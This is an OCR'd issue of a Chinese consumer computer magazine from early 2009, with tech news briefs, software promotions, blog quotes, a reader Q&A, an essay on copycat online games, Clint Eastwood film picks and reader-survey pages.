小编点评：使用傲游浏览器的人都知道，浏览器假死一直是傲游的软肋，许多傲友在论坛上发帖抱怨。推出这个专门针对防假死的版本，如果反响良好的话，应该说对傲游的发展是具有革命意义的。

泰格斯产品发布会

全球著名的笔记本电脑包和配件制造商——泰格斯公司近日在北京时尚设计广场 D-Park 举行 2009 全新产品发布会，首次推出专为 MacBook 用户设计的多款配件产品。广大 Mac 用户受泰格斯公司的邀请，全程参与了这一系列产品的设计和开发。新品不仅在外观上沿袭了 Mac 一贯鲜明的风格，在功能上也为 Mac 用户带来全新的体验。（西浩铭）

小编点评：泰格斯笔记本电脑包的品质有目共睹，但是，目前市场上仿造品过多的混乱现状也希望泰格斯能够更为重视，不要让消费者蒙受损失，泰格斯的品牌也才不会因假货而被贬低，这是当务之急。



三星再度打造钻石 MP3 紫色限量版 Q1



三星钻石 MP3 Q1 才刚刚上市不久，便再度打造其限量版紫色 Q1。紫色 Q1 雍容华丽且拥有强大功能，再次让消费者眼前一亮。外观紫色的印花图案和灵动的紫色界面更使限量版 Q1 充满神秘感。全新的 DNSe3.0 新技术不仅仅是一种音效的应用，更展现的是一个专业音频玩家对音乐享受的追求。限量版 Q1 在打造钻石般精细工艺机身的同时，还提供了智能 EQ，TTS 语音功能，充实了您的数码生活体验。（米彬）

技嘉发布全新 AMD 系列机种

技嘉科技于近日正式推出"技嘉第三代超耐久主板"。延续前一代超耐久技术的设计表现，这次除了展现质量至上的产品设计理念，更再度以业界第一的创新技术，在主板印刷电路板内层加入 2 盎司纯铜，相较于目前业界桌面计算机主板的 1 盎司纯铜的印刷电路板内层设计，整整多出一倍的纯铜使用量。使用 2 盎司印刷电路板的主板创新设计，不但降低系统的运作温度高达 50℃，也更能有效提升超频的效能表现与稳定度，更可明显地减少电能的损耗。（姚雯）

业界资讯 · EXPRESS

植根公益事业，奥兰德 UPS 汇聚每个"三毛钱"

山特公司进入中国二十多年，凭借雄厚的技术研发实力，可靠的产品品质，完备、快捷、高效的售后服务体系，得到了国内各行业用户的一致肯定。2008 年 1 月，山特公司创立了全新的奥兰德品牌。奥兰德（Oriondo）寓意"爱、保护和希望"，奥兰德 UPS（不间断电源）面市的同时，山特公司也启动了"三毛钱"爱心助学计划。山特决定每销售出一台奥兰德 UPS，就向助学基金捐款 0.3 元，并提出"爱心·保护"的公益理念，立志把奥兰德的理念像星火一样传遍每一处角落，让更多贫困山区的孩子能够上得起学。2008 年的 5 月和 11 月，山特公司在广西融水苗族自治县白云乡龙岑村乌叟屯和白云乡大闷村建造了两所小学，而这些建造费用，都源于山特公司 2008 年每一台奥兰德 UPS 的销售利润。（于峰）

完美时空携手百度奉送《赤壁》下

日前，完美时空联合百度电影公社在北京三里屯美嘉欢乐影城举办《赤壁》观影活动，现场近千名百度电影公社成员及完美时空玩家与《赤壁》的主演侯勇、林文龙、张晓晨等明星共同参与了此次活动并观看了《赤壁》下。据悉，本次观影活动由"百度电影公社"、完美时空及新影联院线联合举办，旨在为广大电影爱好者以及游戏玩家提供互动和交流的平台。在本次活动中，完美时空副总裁魏诚及渠道部总监吴涛代表公司出席发布会现场，并发言表示："这已经是完美时空第二次和百度电影公社联合推出《赤壁》观影活动了，这也充分体现了娱乐营销的优势。通过百度电影公社的观影活动，能让更多的玩家了解网游《赤壁》，更有效地推广了完美时空的网络游戏。"（姚雯）

航嘉机箱校园形象代言人决赛揭榜

经过了三个月零二十天的激烈角逐，1053 名选手地层层选拔，航嘉机箱校园形象代言人决赛终于落下帷幕。胜出选手如下：倪好（四川音乐学院）、刘佳（天津理工大学）获得一等奖，奖品为 5000 元现金 + 航嘉机箱电源套装（哈雷机箱 + 冷超电源）；杨同洲（重庆师范大学）等人获得二等奖，获得 1000 元现金；吉俊勋（山东理工大学）等人获得三等奖，获得 500 元现金 + 航嘉产品（哈雷机箱或冷超电源）。获得第一名的选手除了能获得 5000 元现金大奖外，还将应邀出席"我的个性空间"航嘉第三届机箱流行趋势发布会，届时将进行现场签约仪式。至此为止，航嘉机箱校园形象代言人活动圆满告一段落。（李隆）

AOC 2009 渠道大会隆重召开

日前，主题为"追求致远 超越竞争"的 2009 年 AOC 渠道大会在春城昆明的世纪金源大饭店隆重召开。大会对 AOC2008 年的整体运营情况作了总结，同时对 AOC2009 年销售策略及品牌策略进行了战略部署。会上，AOC 艾德蒙全球副总裁兼全球自有品牌事业部总经理段振华宣布：2008 年包括自有品牌 AOC 在内，艾德蒙科技在中国市场共销售了 542 万台液晶电视机和显示器，目标达成率 102％，同比增长 41％。（米彬）

活动促销 · EXPRESS

天敏 RMVB 播放器赠送高品质 HDMI 线

高清已经是我们必备的休闲娱乐项目了，但是之前的准备工作可就不是那么简单了，为了享受更多的影片，先要将影片存放在存储器里，然后通过天敏 RMVB 多媒体播放器 DMP210H，才能在高清电视上放映出来。炫影 DMP210H 外观小巧可人，放在大液晶的后面可以说很不起眼，但它却是你享受 RMVB 高清的保证。它采用硬件解码方式，支持 RM、RMVB、MPEG-1/2、DAT、AVI、DIVX、XVID、VOB 等视频格式，无需转换。RM/RMVB 格式最高分辨率达到 1024×768，其他格式最高分辨率达到 720×576，支持 16：9 宽屏模式显示；音频方面也不逊色，支持 MP3、WMA、OGG、AAC 等主流音乐格式播放，支持 LRC 格式字幕。现在购买还赠送高品质的 HDMI 线！（李隆）



网络培训
课程礼券

可供3台
电脑使用

微软免费
电话支持

Microsoft Office
中文家庭和学生版 2007

3重惊喜全给你，
超值￥398

送价值45元的微软
时钟书签（《电脑
爱好者》读者独家
享有）

Microsoft Office
中文家庭和学生版 2007
限量促销版

Word
PowerPoint
Excel
OneNote

注：仅限安装一台电脑

￥199

送Microsoft短
袖T恤衫（《电
脑爱好者》读者
独家享有）

Windows Vista
中文家庭普通版

￥499

~~￥960~~

Windows XP
简体中文家庭
正版增值升级套装
(Windows XP Home Edition)

￥399

电脑爱好者
与微软公司强强合作
微软零售彩盒包产品家族
媒体独家销售

购买方法：

1.邮局汇款 地址：北京市123信箱，收款人：电脑爱好者杂志社，邮编:100036，根据你购买的产品，在汇款单附言注明"Office 199"，"Office 398"，"Windows XP","Windows Vista"，同时请留下联系电话。

2.网上商城订购：http://shop.cfan.com.cn

3.杂志社直接购买：北京市海淀区万寿路翠微中里16号3号楼4层

活动截止时间：2009年2月28日



名博论语

今年的CES，有许多Linux "powered" 产品，就是"提供动力"的意思。IRiver、Duracell、Dane-Elec、LimePC、Hauppauge、Mifi、Netgear、Atheros，众多公司已经推出由Linux提供动力的产品。

——袁萌的博客

全世界3万余种花卉中，原产于我国的就有近2万种，世界许多国家为此称"没有中国的花卉，便不成花园"。目前，世界上已有100多个国家确立了自己的国花，但是中国却是唯一尚未确立国花的大国。

——"为国花而博"的博客

用各种方式传播阐述中国传统文化的人，都是功不可没的传播者。我们万不可在对先哲经典仰慕之时，蔑视身边的浅斟低吟、平易小唱。深度出自广度，水最深的地方一定在大海中，不会在江河湖泊之中。

——马未都说文化的"深度"与"广度"

虽然收取买路钱一直是土匪的做法，但人家又没对你说过人家不是土匪。

——韩寒的博客

如果靠输球都能年薪158万，连我都怀疑原来谢亚龙是为了这份年薪才故意做出那些弱智决定的，当然你要是认为谢主席任期内的中国队给大家带来了好多乐子，158万年薪是对他喜剧出演的奖励，我也不反对，就怕赵本山不开心，他上春晚才二十万出场费……


——李承鹏的博客

西班牙的年夜饭是"新年到，吃葡萄，12粒，刚刚好"。日本在除夕钟声敲响108下之际，各家各户就竞相吃起长面条来。……

——贺茂峰的博客世界各国年夜饭（http://blog.sina.com.cn/s/blog_48f2ee820100bts2.html?tj=1）

CF [SQ01]

博客消息



160亿

中国互联网络信息中心（CNNIC）于2009年1月最新发布的数据显示，截至2008年底，中国网站数达到287.8万，网页数量高达160亿，同比增长90%。

你有几个博客订阅?

据有道阅读调查数据显示，80%的阅读用户有3至10个的博客订阅，他们每天仅花费20分钟左右浏览所订阅的内容。有用户一天内阅读量高达1683篇文章，堪称高效典范。

你和他喜欢的往往不同

在"有道博客关键字订阅"中，用户定制的关键字更是个性十足，92.5%的关键字仅有1个人订阅。从话题跟踪订阅的内容来看，涵盖各个方面，从职场面试，到旅游出行，数码产品采购，都有用户关注。



还不知道RSS?

在使用鲜果、有道阅读等RSS技术的用户中，有10%并不了解RSS技术，甚至不知道RSS阅读器的含义，但他们已经在使用这种工具进行资讯浏览。

CF [SQ02]

高分问答

问:手机电池充电多长时间最合适?

答:一般电池容量大小都在电池上注明，以毫安为单位，数值越大容量越大。例如：1200mAh就是表示电池的容量是1200毫安。同时，充电器也一般标有充电电流，同样以毫安为单位。这样，电池充电时间长短可简单的按照以下方法计算：

电池容量除以充电电流，再乘以系数1.2，时间单位为小时。

例如：电池容量为1200毫安，充电器充电电流为600毫安，充电时间即为（1200毫安/600毫安）*1.2=2.4小时，那么这块电池使用这个充电器的充电时间就为2.4小时。

以上计算方法不适用于新电池。一般说来，新电池前三次充电时，应使用带机充，而且须保证电池电量用尽，充电15个小时左右。这样才能使电池的使用时间达到最大值。以后则可参照上面的方法计算电池充电时间。

问：为什么英国的汽车驾驶在右边?

答：因为英国道路是靠左行驶：英国的左侧行驶制，在18世纪以前一直未写入法律。最早有关这方面的法令颁布于1756年，伦敦桥扩建时，来自两个方向的驾车者都奉命靠左侧行驶，遂形成了今日英国汽车靠左侧行驶的格局。这种差别起源很早，古代的欧洲军人都左手持盾牌，右手执矛或剑，实行左侧通行，便于战斗。时至今日，很多被英国殖民统治过的国家还沿袭着靠左行驶的习惯。

CF [SQ03]

网络热评


■撰稿/奥特曼打小怪兽

燎原的山寨产品或成2009游戏趋势

2008年最火的词汇是什么？可能你会说“囧”，他会说“雷”，而我要说的则是“山寨”！山寨这词给人一种自力更生、永不言败的气势，让人感到一种向上的精神，也是“拿来主义”在21世纪的再次发扬。山寨人的思维是发散的，他们善于从最熟悉的地方发掘出最Niu的产品，大处着眼，小处入手；山寨人的实践精神最强，他们从来不信奉什么条条框框，而是实用至上者，并将自己的理念用最直白的方式展现出来；山寨人还是天生的市场营销大师，借用各种现有的营销资源，他们可以不费吹灰之力地为产品打开销路；山寨人从来都是唯物主义者，天不怕地不怕，没有本本主义，是“凡是法律没说不行的就都行”主义的天然实践者，同时他们对于自有产品的热爱甚至超过所仿造的对象……在游戏领域，实行多年的仿造、借鉴与学习终于拥有了响亮的名字——“山寨游戏”，而自从名正言顺之后，山寨产品以迅雷不及掩耳盗铃之势在国内发展起来，隐隐然似有燎原之势。

山寨与土匪的界定

借鉴从来不是一个贬义词，当我国从欧洲汽车得到启发后造了第一台红旗轿车开始，借鉴、模仿国外的先进产品已经成为国产品牌发展的重要捷径，无论是军工产品还是服装鞋帽，莫不如此，从某种意义上来说，现在略显贬义的山寨恰恰是之前若干年中国产品的必由之路：从无到有与借助某既有平台绝对不是一个时间概念，日本、韩国以及众多新兴国家，全都经历过山寨阶段。说到游戏，韩国的山寨人一直走在我们前面为我们指明了前进的坦途，这一点从80%的韩式MMORPG都与《暗黑破坏神II》雷同就可以得知，就像75%的射击类网游都打着《CS》的牌子一样，这没有什么丢人的，这是借鉴，这是拿来主义，这是去其糟粕，取其精华的过程——虽然我们还真发现不了这些开发商“去”掉了什么糟粕，但韩式泡菜游戏肆虐国内时，国内游戏界得到了一个契机：既然韩国山寨人开始向土匪转变，也就是说他们开始为了利益而丝毫不顾及脸面、道义和借鉴的尺度，开始纵容自己的私欲粗制滥造时，拿着开发度30%的游戏漫天要价时，他们已经蜕变为土匪。



这里，奥特曼强调下，山寨不是贬义词，是企业发展的必经阶段，但其后是发展到土匪还是成为官军则取决于国内山寨游戏人的一念之差……


TIPS：“仙剑浆糊OL”官方反驳称其抄袭的声明：

“私服是个人盗取其他网络游戏的服务器端，私自架设服务器，属于违法行为！我们的完全是自己开发的游戏引擎 pChat 3.0 平台全球只一人自己开发的，完全有自己的版权。有证照的合法工作室。不存在丝毫盗取行为。”

这哪里是山寨，明明是土匪！

很遗憾的是，随着国产游戏进入山寨繁荣阶段，竞争的激烈和无序渐渐令有些人不甘寂寞起来。我们看到一款名为“仙剑浆糊OL”的作品，在《仙剑奇侠传OL》推出之前是很有市场号召力的那种题材，只要有些自己的特点，这游戏不会太差，但我们看到的确是通篇的雷同、照搬和粗制滥造，玩家反应：“无论你用何种方式充值，都需要告诉工作人员密码由他们代为操作”，这不是断了自己的粮道嘛，连收钱都这么不专业；给出了服务器选择菜单，但四个选择进的都是一个服务器——没那资源，就别画蛇添足；游戏音乐是仙剑系列的，游戏里的建筑都是传奇系列的，人物头像则是来自论坛、QQ甚至《三国志5》——一个超强的大杂烩形式只能让人看出制作者很急，在赶工；之后你还会看到大话西游2的界面，大话西游3的地图，梦幻西游的装备，征途的装备命名——是的，制作者绝对是骨灰玩家，这一点已不需证明……

在另一款名为“水影忍者OL”的大作中，我们看到的全是从日本知命漫画《火影忍者》借鉴来的角色形象，制作者的思维很发散很强大，九尾狐成了人人都能得到的坐骑，除了佐助和卡卡西，其他角色都和漫画出入很大——这些都与游戏官网直接使用漫画角色做的宣传有很大的偏差。谜底很快揭晓：本作其实是若干年之前一款名为《魂OL》的



老游戏修改的作品，我们可以设想一个场景还原这一切：

Boss：再想不出点子开了你！

主创：给我三天，就三天一定让您满意！

主创郁闷回家看了三天火影动画，骂了一句：岸本齐史这XX，画得太慢了！

突然，他福至心灵，想起自己大专时在宿舍打的《魂OL》与火影有几分相像。

哈哈，点子来了。汇报后。

Boss：不错！奖你500块，就打火影的旗号推广，反正他们也不可能过海来追究我们侵权……

还有那些2008极为火爆的网页游戏，又有多少不是抄袭某款著名国外网页游戏的呢？这些抄袭者为了适应人家的结构和设置，而纷纷选择了最合适的题材：三国。这就是为什么三国类网页游戏如此众多却大多相似的原因！还有那个"草场OnWeb"把人家作品拿来也就罢了，还将口袋妖怪、犬夜叉什么的一并抢来给自己做宣传……

这哪里是山寨，分明是土匪！



这样的游戏也让你掏腰包，你愿意吗？

天下乌鸦一般黑，山寨在全球都存在，暴雪最早的作品不也是沙丘系列的山寨版吗？但现在则变成所有游戏厂商都山寨暴雪，这不，一款来自台湾的Runes of Magic现在正成为全球期待榜的首位，它就是以抄袭《魔兽世界》而闻名的，与其他两款Talisman Online和4Story的纯粹照抄不同，它独有的神符系统令其超越了土匪而成为山寨人——从这一点上可以看出，玩家可以容忍山寨，甚至也愿意为其掏腰包，但决不能容忍土匪行径，用垃圾来欺骗玩家是对玩家智商的侮辱……有人说，随着2008年游戏行业借着危机的东风乘风破浪的趋势，2009年的游戏行业将吸引更多的投资，激发更激烈的竞争，这话有些道理，但奥特曼觉得游戏不在多而在精，手机游戏多年无法盛行的主要原因就是抄的太多，如果不能踏实地搞研发做官军，至少也要当个有理想讲道德的山寨人啊——土匪横行的情况最终只是同归于尽的零和游戏，您有钱也没必要扔在这里打水漂。

后记：

虽说大家谈到"山寨"两字会有一种亲切感和幽默感，并不强烈排斥，甚至还有为山寨人想象力和执行力叫好的冲动，但平心而论，大多数人对山寨还是持负面看法的。奥特曼在这篇小文中除了说说游戏山寨的事儿，还希望能给山寨正名，应该说30年改革开放，没有山寨精神，如何能获得如此经济成就？我们要注意的是：要进取而成为官军，别堕落成土匪就够了。

CF [SQ04]

电影部落 Clint Eastwood

在2009年初的北美电影市场上，一部由79岁高龄的老人自导自演的电影《老爷车》(Gran Torino)，在好莱坞这把年纪依旧拥有旺盛精力去拍戏的老人只有一位，在2004年他凭借着《百万宝贝》(Million Dollar Baby)的出色发挥夺走了当年的奥斯卡小金人，他的电影讲故事能力很强，并且总能得到观众和影评家的双重认可，没错，他就是克林特·伊斯特伍德。本期部落主题定在了他的身上，几部最有代表性的作品，即将呈上。

Part1.新影热荐

《老爷车》(Gran Torino)

Village Roadshow　惊悚/剧情/动作


有位在美国生活的华人说："在美国生活得越久，就会越深刻体会到这里的种族观念有多么强烈"，一个毫无信仰，性格倔强，格格不入的老光棍，因为自己的福特老爷车与亚裔邻居相识交往，这个亚裔家庭期盼着尽快融入美国社会，然而美国社会那强烈的种族观念是一堵高大的墙。后来，伊斯特伍德饰演的老光棍意外地得罪了当地的亚裔黑帮，一场枪战即将打响。看完之后，给人的感觉会很复杂，这恰好证明了你与伊斯特伍德的作品产生共鸣。



Part2.经典荐碟

《神秘河》(Mystic River)(2003)

当西恩·潘、蒂姆·罗宾斯这两位超级演技派的演员碰上伊



斯特伍德，一部震撼人心的惊险片就诞生了。海报上的三个人在河里的倒影，暗示着他们的一生都活在阴影中，他们每天的生活都在抉择着究竟是面对过去，还是逃避解脱。三个在一起长大的好朋友，因为其中一个遭遇了虐待变得孤僻而离散。长大后，他们又因为其中另一个好友女儿的被杀而联系在一起，人生，在某些时刻只能面对，不管是美好，或是痛苦……


《百万宝贝》(Million Dollar Baby)(2004)

虽然片名为"百万宝贝"，但这个宝贝可不是通俗意义上的美人，恰恰相反，正如片中摩根·弗里曼台词所讲："她从小到大唯一知道的就是，她是垃圾"。伊斯特伍德亲自扮演了拳击教练邓恩，他将自己一生都献给拳击事业，对事业过分的执著，导致了同女儿的决裂而过着极度自闭的生活。当他接收了平生第一位女弟子，精心而又小心地将她培养成可以赢得百万美金的厉害拳击手时，致命的失误让他的生活重新陷入了无尽的谷底。

《廊桥遗梦》(1995)(The Bridges of Madison County)

一部令人无比感动的作品，一部超越了原作的电影。一个嫁给依阿华州农夫的妇人，邂逅了美国《国家地理杂志》的摄影记者，二人一见如故，但碍于对家庭的责任，二人相处四天后便决定分开，妇人离别而去。最后，罗拔毅然离开了依阿华州，继续他漂泊浪荡的摄影生涯……感情世界若是只用道德标准去衡量，用世俗眼光去看待，只怕每个人都无法过关，每个人都有罪可赎。

Part3.台词放送



人生就好比一场拳击比赛，充满了躲闪与出拳，如果足够幸运，只需一次机会，一记重拳而已，但首要的条件是你必须得顽强地站着，"有何胜利可言，挺住意味着一切。"

——《百万宝贝》(Million Dollar Baby)

爱情的魔力是无法抗拒的，可是没有了责任，爱情就会蒙上阴影，爱情的魔力就会消失。

——《廊桥遗梦》(The Bridges of Madison County)

CF [SQ05]

《电脑爱好者》(普及版)

2009年2月刊火爆上市！

★难度适合初级电脑用户。
★循序渐进、由浅入深，极具系统性。
★简单朴实、图文并茂，极具实用性。

本期重点文章推荐！

去污除尘迎新春
扮靓电脑过新年
事半功倍 软件要玩批处理
E-mail时代 邮箱间的擂台赛
彩蝶翩跹 新版WLM尝鲜
网上银行 省时省力好轻松（上篇）
坐拥字体花园 感受奇葩幽香（上篇）
常用的10大类软件 哪个你还没用过
玩转RMVB视频剪辑
别落伍了——3G时代手机你该这样选

更多超级实用文章供你享用！

清扫压缩文件中的“寄生虫”
二手电脑用了多久一查便知
系统变慢 我有加速精灵
让UAC到来时不再“遮天蔽日”
享受免费翻译的盛宴
菜鸟也来自制潮流铃声
为你的视频文件加把锁
三招两式 让暴风影音更顺手
千千静听能当卡拉OK用
图片变文字 很简单
文档编辑不寂寞 总有音乐陪伴你
给QQ邮箱加锁
有新邮件 免费短信通知你
客户端收发邮件 咱用IMAP协议
多个网络邮箱自动登录
QQ邮箱里聊QQ
QQ密保卡 让QQ更安全
换种字体 秀出不一样的我
打扮你的常用网站
将手机游戏一网打尽
百听不厌 百度MP3批量下
让常用文件夹快打开

U盘上的维护系统
几种检查系统版本号的方法
查看显卡用的是何种BIOS版本
扮靓你的Word 2007文档
电脑中无处不在的计算器
重装升级 软件再多也不怕
快速获知某类文件用什么程序打开
中文文件名可按姓氏笔划排序
文件搜索，我有“安德闪电文件搜索”
任何程序都能在“运行”窗口中执行
想买特价机票？找我！
图解免费搜索引擎之知识搜索篇

倍加呵护——别让你的投影机太“憔悴”
让你的电脑唱起来——音箱连接攻略
细节彰显魅力——令PSP2000趋于完美的配件鉴赏
DC配角很重要——高谈DC辅助配件
移动硬盘知多少
了解主板从“芯”开始

编辑部精心打造的实用光盘不容错过！

■光盘特别推荐
新春音乐大放送

■大众软件
有道桌面词典
个人所得税计算器
车险保费计算器
迅雷软件助手
UltraISO软碟通
安德闪电文件搜索
特价机票监视查询
WPS Office 2007个人版

■CFAN学院
Photoshop经典效果1000例
刻录软件Nero的使用教程

■产品导购
迷你上网本导购手册
值得购买的USB接口新品推荐

■掌中天地
特别定制版手机全搜罗
2008年10大智能手机

■E游视界
中国最具年味的8大旅游胜地
澳门：黄昏里的浪漫

订阅零售：全国各地邮局（所）和报刊亭　　邮发代号：80-500
零售价格：7.8元（含CD）　　邮购查询方法：010-68258784
在线订购网址：http://shop.cfan.com.cn

电脑爱好者邮购 特卖场



杂志订阅
1. 2009年《电脑爱好者》杂志，订价144元
2. 2009年《电脑爱好者(普及版)》杂志，订价93.6元（每期送光盘）

电脑爱好者图书

2008 下半年《电脑爱好者》合订本，邮购价 39.8 元 / 套
电脑超全故障解答 4000 例，邮购价 25 元 / 本
全图解十天玩转电脑，邮购价 25 元 / 本
2008 上半年《电脑爱好者》合订本，邮购特价 30 元 / 套
《电脑爱好者》十五周年珍藏 DVD 光盘，邮购价：38 元 / 套
2008 年爱好者典藏版，邮购价 25 元 / 本，邮购代码：SK0212
2008 普及版增刊（上）技压群雄技巧 8000 招，邮购价 25 元 / 本
2007 年普及版精华合订本，邮购代码：CFA07，价格 29.8 元 / 本
2007 下半年《电脑爱好者》合订本，邮购价 39.8 元 / 套
2007《电脑爱好者》增刊下 22.5 期杂志，邮购价 5 元 / 本
2007 普及版增刊（下）傻博士故障问答 3000 例，邮购价 25 元 / 本
2007 上半年《电脑爱好者》合订本，邮购价 38 元 / 套
《系统应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0202
《软件应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0203
《硬件应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0204
《网络应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0205

实惠礼包区

2008合订本大礼包:56元
（邮购代码：08HD）
爱好者（08下半年+08上半年）合订本

普及版合订本大礼包:42元
（邮购代码：07PJH）
07普及版合订本+06普及版合订本

2007合订本大礼包:56元
（邮购代码：07HD）
爱好者（07下半年+07上半年）合订本

普及版增刊、合订本大礼包:47元
（邮购代码：PH2）
技巧8000招+2007普及版合订本

06-07合订本大礼包:100元
（邮购代码：06-07HD）
2006年-2007年电脑爱好者合订本

2006合订本大礼包:56元
（邮购代码：06HD）
爱好者（06下半年+06上半年）合订本

凡购买上述大礼包，即可获得如下优惠：
1. 加 10 元获得 2006 年爱好者典藏版、2006 增刊下、2006 普及版增刊、2006 年傻博士问答 2000 例中任一本。
2. 加 15 元获得 2007 普及版增刊（下）傻博士故障问答 3000 例一本。
3. 加 20 元获得 2008 年爱好者典藏版一本。
（购买实惠礼包并加钱获得上述优惠的读者，请在汇款单附言注明礼包代码及所选优惠书刊名称。）

邮购方法:
邮局汇款：北京123信箱。收款人：北京《电脑爱好者》杂志社，邮编：100036，请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系，请留下联系电话。


联系方式:
24小时语音自助查询电话：010-68259307/68259457
咨询、查询：周一到周五，9:00~11:30，13:00~17:30
在线QQ：864186362　　手机短信：13801293315

在线订购网址:
http://shop.cfan.com.cn

重要声明

1. 作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明，否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5. 本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。
6. 本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

电脑爱好者 2009年第4期 评刊调查表



亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！

一等奖1名 价值：500元/份

二等奖5名 价值：200元/份

三等奖10名 价值：50元/份



网上评刊地址：http://www.cfan.com.cn/activity/zhuanti/pingkan0904



★本期奖品将从"CFan奖品池"中抽出！**更多悬念，更多诱惑，更多惊喜！**这是一个充满魔力的奖品池，随杂志社新入库产品的变化，而不断变化！这是一个充满幸运的奖品池，无论你是平信评刊、电子邮件评刊，还是参加网上评刊，都有机会中大奖！

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大！

评刊表复印或手抄均有效，本期评刊截止日期2009年3月15日(以邮戳为准)请寄至:北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2009年第4期收(邮编100036) 发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖！

2008年第21期优秀文章

第一名(奖金500元)： "特别话题"栏目《Google家族的15大不传秘籍》作者：Powerson

第二名(奖金300元)： "稀饭软组织"栏目《建玲珑宝塔 控U盘权限》作者：李学昌

第三名(奖金200元)： "达人会馆"栏目《在线看视频 到底该用谁？》作者：小川川

2008年第22期优秀文章

第一名(奖金500元)： "稀饭软组织"栏目《超大影视共享，局域网内暗送"秋"波》作者：杨凯

第二名(奖金300元)： "硬派圈子"栏目《探访理想之国》作者：肖振铎

第三名(奖金200元)： "稀饭软组织"栏目《增量备份弹指间》作者：徐怀平

以下6位读者被评为2008年第21期热心读者

一等奖1名(奖品：罗技快看合金版摄像头，799元/个)
赵勇(山西)

二等奖2名(奖品：罗技炫彩耳麦，189元/个)
薛国振(辽宁) 黄新(北京)

三等奖3名(奖品：罗技快看畅想版网络摄像头，99元/个)
卢仲阳(河南) 杨仕良(广西) 吴毅凝(北京)

以下16位读者被评为2008年第22期热心读者

一等奖1名(奖品：联想160GB超薄移动硬盘，500元/块)
汪铭(江苏)

二等奖5名(奖品：昂达MP3，399元/个)
黄凯(广东) 李猛(上海) 许超(江西) 冯兴慧(西藏) 农明良(福建)
